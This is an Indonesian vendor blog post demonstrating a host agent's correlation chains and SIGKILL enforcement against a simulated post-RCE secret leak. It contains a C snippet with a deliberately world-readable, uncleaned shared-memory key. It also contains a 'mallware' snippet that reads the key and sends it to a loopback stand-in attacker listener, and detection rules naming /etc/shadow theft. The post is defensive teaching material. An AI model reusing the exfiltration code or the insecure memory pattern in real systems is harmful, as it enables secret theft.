Setelah RCE: menangkap kebocoran secret dengan correlation chain dan kill policy
Demo di server uji kami: kode penyerang membaca key yang tertinggal di /dev/shm lalu mengirimnya keluar. Correlation chain menandainya, kill policy menghentikannya.

WAF menilai request. Ketika sebuah serangan lolos, misalnya lewat bug yang membuat request bisa menjalankan kode di server (remote code execution, RCE), kode penyerang berjalan dengan hak aplikasi web, dan WAF tidak melihat apa-apa lagi. Host agent WAFio melihatnya: ia merekam proses, pembukaan file, dan koneksi jaringan di server dengan eBPF, lalu melaporkannya ke control plane.
Tulisan ini mengikuti satu serangan di server demo kami, lengkap dengan tangkapan layar dashboard. Ada dua fitur runtime security yang dipakai:
- Correlation chain menghubungkan event dari satu proses yang masing-masing tampak wajar, lalu menaikkan event terakhirnya ke critical bila semuanya terjadi berurutan.
- Enforcement policy bertindak atas sebuah event begitu host agent melihatnya: mencatat, menandai, atau menghentikan prosesnya dengan SIGKILL.
Demonya: key yang tertinggal di shared memory
Ada dua program C kecil di server demo. Yang pertama, aplikasi_normal, mewakili layanan biasa. Program ini menaruh sebuah key di POSIX shared memory, memakainya, lalu selesai. Dua kesalahan membuatnya bocor: shared memory diberi mode 0666 sehingga semua akun di server bisa membacanya, dan baris pembersihannya dijadikan komentar sehingga key tetap ada di /dev/shm/rahasia-aman-demo setelah program berhenti.
int fd = shm_open("/rahasia-aman-demo", O_CREAT | O_RDWR, 0666);
ftruncate(fd, 64);
fchmod(fd, 0666); /* world-readable */
char *p = mmap(NULL, 64, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
strncpy(p, "server-key-rahasia-aman-321", 63);

// explicit_bzero(p, 64);
// munmap(p, 64);
// close(fd);
// shm_unlink("/rahasia-aman-demo");
return 0;
Program kedua, mallware, adalah yang dijalankan penyerang setelah RCE. Program ini membuka file tadi, membaca key-nya, lalu mengirimnya lewat TCP. Di demo, tujuannya 127.0.0.1:9999, tempat sebuah listener berperan sebagai server penyerang.
int fd = open("/dev/shm/rahasia-aman-demo", O_RDONLY);
ssize_t n = read(fd, secret, sizeof(secret) - 1);
...
inet_pton(AF_INET, "127.0.0.1", &a.sin_addr);
connect(s, (struct sockaddr *)&a, sizeof(a));
dprintf(s, "LEAK=%s\n", secret);
Kami tidak memakai RCE sungguhan. Kami menganggap aplikasi web sudah dibobol dan menjalankan mallware sebagai akun demo (UID 1001) dengan sudo -u demo. Akun itu berperan sebagai akun tempat aplikasi web berjalan, dan itu sebabnya tangkapan layar menunjukkan sudo sebagai proses induk. Pada serangan sungguhan, induknya adalah web server atau shell yang dijalankannya.
Correlation: dua event biasa, satu temuan critical
Proses yang membuka file itu wajar. Proses yang membuka koneksi TCP juga wajar. Aturan yang melihat satu event saja akan mengabaikan keduanya atau memberi peringatan terlalu banyak. Correlation chain melihat urutannya: file ini, lalu sebuah koneksi, dari proses yang sama, dalam waktu singkat.
Chain yang kami pakai punya dua tahap:
- Tahap 1: event
openat, dengan path file yang mengandungrahasia-aman. - Tahap 2, paling lama 1 menit setelah tahap 1: event
connect.
Chain ini dikorelasikan per process tree, jadi kedua tahap harus berasal dari proses yang sama atau turunannya, dan seluruh chain harus selesai dalam 5 menit. Control plane membedakan proses dari PID dan waktu mulainya, jadi proses baru yang mendapat PID lama tidak melanjutkan chain lama.

Kami menjalankan mallware sekali tanpa ada yang menghentikannya. Listener menerima key-nya:
[1] read from memory: server-key-rahasia-aman-321
[2] sent to 127.0.0.1:9999
listener got: LEAK=server-key-rahasia-aman-321
Di control plane, chain selesai pada event connect. Chain menaikkan event itu ke critical dan menambahkan namanya ke deskripsi:

Event tersimpan dengan severity high atau critical membuka incident, jadi serangan ini juga muncul di Triage, dikelompokkan per proses dan taktik:

Dua hal yang perlu diketahui tentang chain:
- Chain mendeteksi, tidak menghentikan. Pada run ini key sudah keluar dari server sebelum chain selesai. Yang Anda dapat dari chain adalah kepastian bahwa itu terjadi, proses mana pelakunya, sebagai user siapa, dan dari induk yang mana.
- Control plane mengevaluasi chain saat event masuk dari semua host di project, jadi satu chain mencakup semua server Anda. WAFio menyertakan dua chain bawaan:
Web_Shell_Execution_Chain(file dibuka di bawah/tmp,/var/tmp,/dev/shmatau/var/www, izinnya diubah, lalu sebuah program dijalankan oleh nginx, Apache, atau PHP-FPM) danCredential_Dump_Exfiltration_Chain(pembacaan/etc/shadowatau file sejenis oleh proses di luar sistem login, lalu koneksi ke alamat publik).
Untuk produksi, tambahkan kondisi dest_scope equals public di tahap 2, seperti pada chain bawaan untuk kredensial, supaya koneksi di dalam server tidak menyelesaikan chain. Demo kami mengirim ke loopback, jadi kondisi itu tidak kami pasang.
Enforcement: hentikan prosesnya
Enforcement policy berjalan di host agent itu sendiri. Policy mencocokkan event dengan field yang Anda isi (nama proses, bagian dari path file, user ID, port tujuan, IP tujuan, jenis event, severity minimum), dan semua field yang diisi harus cocok. Ada empat aksi: Simulate mencatat apa yang akan dihentikan tanpa menyentuh apa pun, Monitor hanya mengamati, Alert menandai event yang cocok untuk ditinjau, dan Kill mengirim SIGKILL ke proses yang cocok.
Policy kami mencocokkan event openat, path file yang mengandung rahasia-aman, dan user ID 1001. Artinya: akun web tidak pernah membuka key itu. Karena policy mencocokkan path file dan user, agent menjalankannya di userspace, dan dashboard menampilkannya di kolom "Where enforced".

Policy baru selalu mulai dalam mode Simulate, dan untuk run pertama kami membiarkannya begitu. Run di atas, yang membocorkan key, juga meninggalkan baris ini di log agent:
2026/11/22 20:52:16 [trace] simulate (dry-run) pid=977746 policy=3 would have been killed/alertedSetelah itu policy kami ubah ke Kill. Sebelum menyimpan policy Kill, dashboard meminta Anda mengetik nama policy-nya:

Run kedua memakai perintah yang sama. Shell melaporkan prosesnya dihentikan dengan exit status 137 (128 ditambah 9, nomor SIGKILL), dan listener tidak menerima apa pun. Log agent:
2026/11/22 20:58:05 [trace] userspace kill pid=979239 policy=3 delivered via verified pidfd

Cara kill dijalankan penting di server yang sibuk. Agent membuka pidfd untuk proses itu, memeriksa waktu mulainya di /proc/<pid>/stat, lalu mengirim sinyal lewat pidfd. Agent tidak pernah memanggil kill dengan PID saja, jadi tidak mungkin mengenai proses baru yang kebetulan memakai ulang PID tersebut. Beberapa proses tidak pernah dihentikan: PID 1, agent itu sendiri, dan daemon host yang terverifikasi seperti sshd, systemd, containerd, dockerd, dan kubelet. Policy Kill yang tidak dipersempit apa pun, hanya jenis event atau severity, ditolak kecuali Anda menegaskan bahwa memang itu maksudnya.
Ada satu batasan: kill ini datang dari agent setelah ia melihat event-nya, jadi pembukaan file itu sendiri tidak diblokir. Pada run kami prosesnya sudah mati sebelum sampai ke jaringan. Anggap Kill sebagai respons cepat, bukan izin akses file.
Mana yang dipakai
Keduanya, untuk tugas yang berbeda.
- Pakai correlation chain untuk pola: urutan yang berarti masalah apa pun nama programnya. Chain mencakup semua host di project dan memberi tahu Anda setelah kejadian.
- Pakai policy Kill untuk hal yang tidak boleh terjadi sama sekali di sebuah host, dirumuskan cukup tepat sehingga tidak mengenai proses yang sah. Mulai dalam Simulate, baca Explore, Enforcement actions selama beberapa hari, baru ubah ke Kill.
Proses memilih namanya sendiri, jadi penyerang bisa menamai programnya apa saja. Itu sebabnya policy di atas mencocokkan file dan user, bukan nama. Policy ini juga hanya bekerja bila layanan pemilik key berjalan di akun yang berbeda dari aplikasi web, jadi di produksi beri setiap layanan akunnya sendiri.
Perbaiki penyebabnya
Runtime security membatasi kerusakan akibat bug, tidak menghilangkan bug-nya. Demo ini punya tiga bug, dan masing-masing punya perbaikan yang jelas:
- RCE di aplikasi web: tambal. WAF di depan aplikasi bisa menghentikan banyak request semacam itu sebelum sampai ke aplikasi.
- Shared memory bisa dibaca semua akun: buat dengan mode
0600, atau jangan simpan key di shared memory. - Key tetap ada setelah program selesai: jalankan baris yang dikomentari,
explicit_bzero,munmap,close, danshm_unlink, begitu key tidak diperlukan lagi.
Host agent adalah bagian dari WAFio; perintah instalasinya ada di halaman unduhan. Firewall host, separuh lain dari host agent, dibahas di tulisan tersendiri.